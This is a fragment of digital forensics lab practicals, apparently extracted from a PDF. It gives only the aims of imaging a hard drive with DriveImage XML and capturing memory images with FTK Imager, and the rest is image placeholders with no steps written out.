
Aim: Use DriveImage XML to image a hard drive

Description:
















PRACTICAL 7



Aim: Create forensic images of digital devices from volatile data such as memory using Imager for Computer System



Steps in FTK Imager:





